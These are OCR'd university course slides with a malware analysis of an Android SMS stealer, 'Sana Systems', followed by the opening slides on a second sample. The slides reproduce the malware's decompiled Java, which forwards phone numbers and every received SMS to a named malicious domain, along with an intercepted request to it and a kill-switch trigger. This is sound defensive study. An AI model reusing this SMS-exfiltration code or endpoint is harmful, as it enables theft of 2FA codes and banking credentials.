UNIVERSITÀ DI PISA


Formal Methods For Secure Systems
Malware analysis

A.A. 2022/2023

Group:

- Fabio Piras
- Giacomo Volpi
- Guillaume Quint

Sana Systems – static analysis



39
/ 64


Community Score

39 security vendors and no sandboxes flagged this file as malicious

355cd2b71db971dfb0fac1fc391eb4079e2b090025ca2cdc83d4a22a0ed8f082
355cd2b71db971dfb0fac1fc391eb4079e2b090025ca2cdc83d4a22a0ed8f082.apk

android checks-gps reflection apk telephony clipboard


Virus total shows the apk with a high potential to be malicious



eblaqie.org **malware**

```
URL: eblaqie.org
IP: N/A
Description: Malicious Domain tagged by Maltrail
```

Eblaqie.org is signaled as a malicious site – later on this point



Permissions

⚠android.permission.RECEIVE_SMS
⚠android.permission.READ_SMS

Activities

ir.siqe.holo.MainActivity
ir.siqe.holo.MainActivity2

Receivers

ir.siqe.holo.MyReceiver

Intent Filters By Action

+ android.intent.action.MAIN
+ android.provider.Telephony.SMS_RECEIVED

Details of the apk by VirusTotal

Sana System - static analysis


Software flow:

1. Asks to input the phone number
2. Asks for RECEIVE_SMS permission
3. Logs the new phone number with a GET request
4. Launch MainActivity2 and open a webview to eblaqie.org/pishgiri


Receiver:

When a new SMS is received, the message is logged to a remote server along with the text.


This could be used for 2FA stealing



```java
public void onClick(View view) {
    if (!editText.getText().toString().matches("(\\+98|0)?9\\d{9}")) {
        Toast.makeText(MainActivity.this, "شماره موبایل معتبر نیست", 0).show();
        return;
    }
    ActivityCompat.requestPermissions(MainActivity.this, new String[]{"android.permission.RECEIVE_SMS"}, 0);
    if (Integer.valueOf(ActivityCompat.checkSelfPermission(MainActivity.this, "android.permission.RECEIVE_SMS")).intValue() == 0) {
        edit.putString("phone", editText.getText().toString());
        edit.commit();
        new connect(editText.getText().toString(), "تارگت جدید نصب کرد", MainActivity.this);
        MainActivity.this.startActivity(new Intent(MainActivity.this, MainActivity2.class));
    }
```




```java
public connect(final String str, final String str2, Context context) {
    this.url = str;
    this.context = context;
    AndroidNetworking.initialize(context);
    AndroidNetworking.get("https://eblaqie.org/ratsms.php?phone=" + str + "&info=" + str2).build().getAsJSONArray(new JSONArrayRequestListener() {
        @Override // com.androidnetworking.interfaces.JSONArrayRequestListener
        public void onResponse(JSONArray jSONArray) {
        }
```



```java
public void onReceive(Context context, Intent intent) {
    SharedPreferences sharedPreferences = context.getSharedPreferences("info", 0);
    SharedPreferences.Editor edit = sharedPreferences.edit();
    Bundle extras = intent.getExtras();
    String str = com.androidnetworking.BuildConfig.FLAVOR;
    if (extras != null) {
        Object[] objArr = (Object[]) extras.get("pdus");
        int length = objArr.length;
        SmsMessage[] smsMessageArr = new SmsMessage[length];
        for (int i = 0; i < length; i++) {
            smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i]);
            str = ((str + "\r\n") + smsMessageArr[i].getMessageBody().toString()) + "\r\n";
        }
    }
    if (str.contains("سایت شب")) {
        edit.putString("lock", "off");
        edit.commit();
    }
    if (str.contains("\n")) {
        str = str.replaceAll("\n", " ");
    }
    new connect(sharedPreferences.getString("phone", "0"), str, context);
}
```

Sana Systems – dynamic analysis




Singup for Dns +ir

شماره موبایل خود را وارد نمایید

Singup for Dns +ir

Allow سامانه ثنا to send and view SMS messages?



Request to https://eblaqie.org:443 [192.168.1.110]

```
GET /ratsms.php?phone=9800000000&info=%20private%20sms%20message HTTP/1.1
Host: eblaqie.org
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.10.0
Connection: close


```

Behaviour of the application when a phone number with Iranian origin (+98) is inserted

Intercepted GET request to eblaqie.org – the phone number and received SMS are logged

Sana System – conclusions

Confirmed behavior:

- The malware attack only Iranian phone numbers
- The malware can work on no longer supported version of Android (version 5.0 and later)
- Phone number are logged to a remote server with the received SMS message
- The malware open a WebView to a potentially malicious site (*eblaqie.org/pishgiri*)

Suspected behavior:


- Eblaqie.org/pishgiri is a fake site, copy of a legit one (*pishgiri.org*)
- The fake site could be used to steal bank account information
- The SMS log function is used to steal 2FA codes
- The malware has a kill-switch activated by receiving an SMS containing “night site”

Point of interest found on internet:


- pishgiri.org is a legit site
- An online article talks about an Iranian malware called SanaSystem which is used to steal bank account info, it uses a fake site alike to the one by a common Iranian bank.

This indicate this malware could be the very same or part of the same phishing campaign


Naughty Maid - presentation



```
└─$ for i in $(ls); do file $i; done
0b41181a6b9c85b8fa5c8e8c836ac24dd6e738a0d843f0b81b46ffe41b925818: Java archive data (JAR)
0b8bae30da84fb181a9ac2b1dbf77eddc5728fab8dc5db44c11069fef1821ae6: Java archive data (JAR)
0c05e5035951e260725d15392c8792a4941f92f868558e8b90b52977d832a70d: Java archive data (JAR)
0c40fb505fb96ca9aed220f48a3c6c22318d889efa62bc7aaeee98f3a740afab: Java archive data (JAR)
```



assets/yf.conf	=
assets/yf/dynamiclib.bin	=
assets/yylist.xml	=
classes.dex	=
lib/armeabi/libbsjni.so	=
lib/armeabi/libcrypt_sign.so	=
lib/armeabi/libgirlstar v2.so	=




```
... 0b41181a6b9c85b8fa5c8e8c836ac24dd6e738a0d843f0b81b46ffe...
... /home/giacomo/Scrivania/share/kali/Malware/Group6
... 6571495
F...154
```

```
... 0c05e5035951e260725d15392c8792a4941f92f868558e8b90b5297...
... /home/giacomo/Scrivania/share/kali/Malware/Group6
... 6571721
... 154
```

Archives have different size (6571495, 6571721)
and the files have different contents

Filename	Status	Size Change
META-INF/MANIFEST.MF	Changed sum	0
META-INF/TEMP.SF	Changed sum	0
META-INF/TEMP.RSA	Changed sum	0
classes.dex	Changed sum	0
resources.arsc	Changed sum	0
AndroidManifest.xml	Changed size	+1208
assets/YL_ChannelInfo	=	
assets/config.ini	=	
assets/dERlZG	=	
assets/gd-sdk-a_j_3.0.0-34-release_lang.so	=	
assets/hlkk/DialogNo1.csb	=	
assets/hlkk/DialogNo2.csb	=	
assets/hlkk/DialogNo3.csb	=	
assets/hlkk/DialogNo4.csb	=	
assets/hlkk/DialogNo5.csb	=	
assets/hlkk/LayerChoice.csb	=	
assets/hlkk/LayerGame1.csb	=	
assets/hlkk/LayerGame2.csb	=	
assets/hlkk/LayerMain.csb	=	
assets/hlkk/LayerSmear.csb	=	
assets/hlkk/LayerStart.csb	=	
assets/hlkk/font/btn_round.plist	=	
assets/hlkk/font/life_font.fnt	=	
assets/hlkk/font/life_font.png	=	
assets/hlkk/main/effect_bg.png	=	
assets/hlkk/main/gamebg.jpg	=	
assets/hlkk/main/mainbg.jpg	=	
assets/hlkk/node/AniLight.csb	=	
assets/hlkk/node/AniRound.csb	=	
assets/hlkk/node/AniSmear.csb	=	
assets/hlkk/node/AniStar.csb	=	
assets/hlkk/other/adqllsdf3.plist	=	
assets/hlkk/other/adqllsdf3.png	=	
assets/hlkk/other/asdqwed2.plist	=	
assets/hlkk/other/asdqwed2.png	=	
assets/hlkk/other/ddasd1.plist	=	
assets/hlkk/other/ddasd1.png	=	

Naughty Maid - presentation



35

/ 64

Community Score


35 security vendors and no sandboxes flagged this file as malicious

0c05e5035951e260725d15392c8792a4941f92f868558e8b90b52977d832a70d

0c05e5035951e260725d15392c8792a4941f92f868558e8b90b52977d832a70d.apk

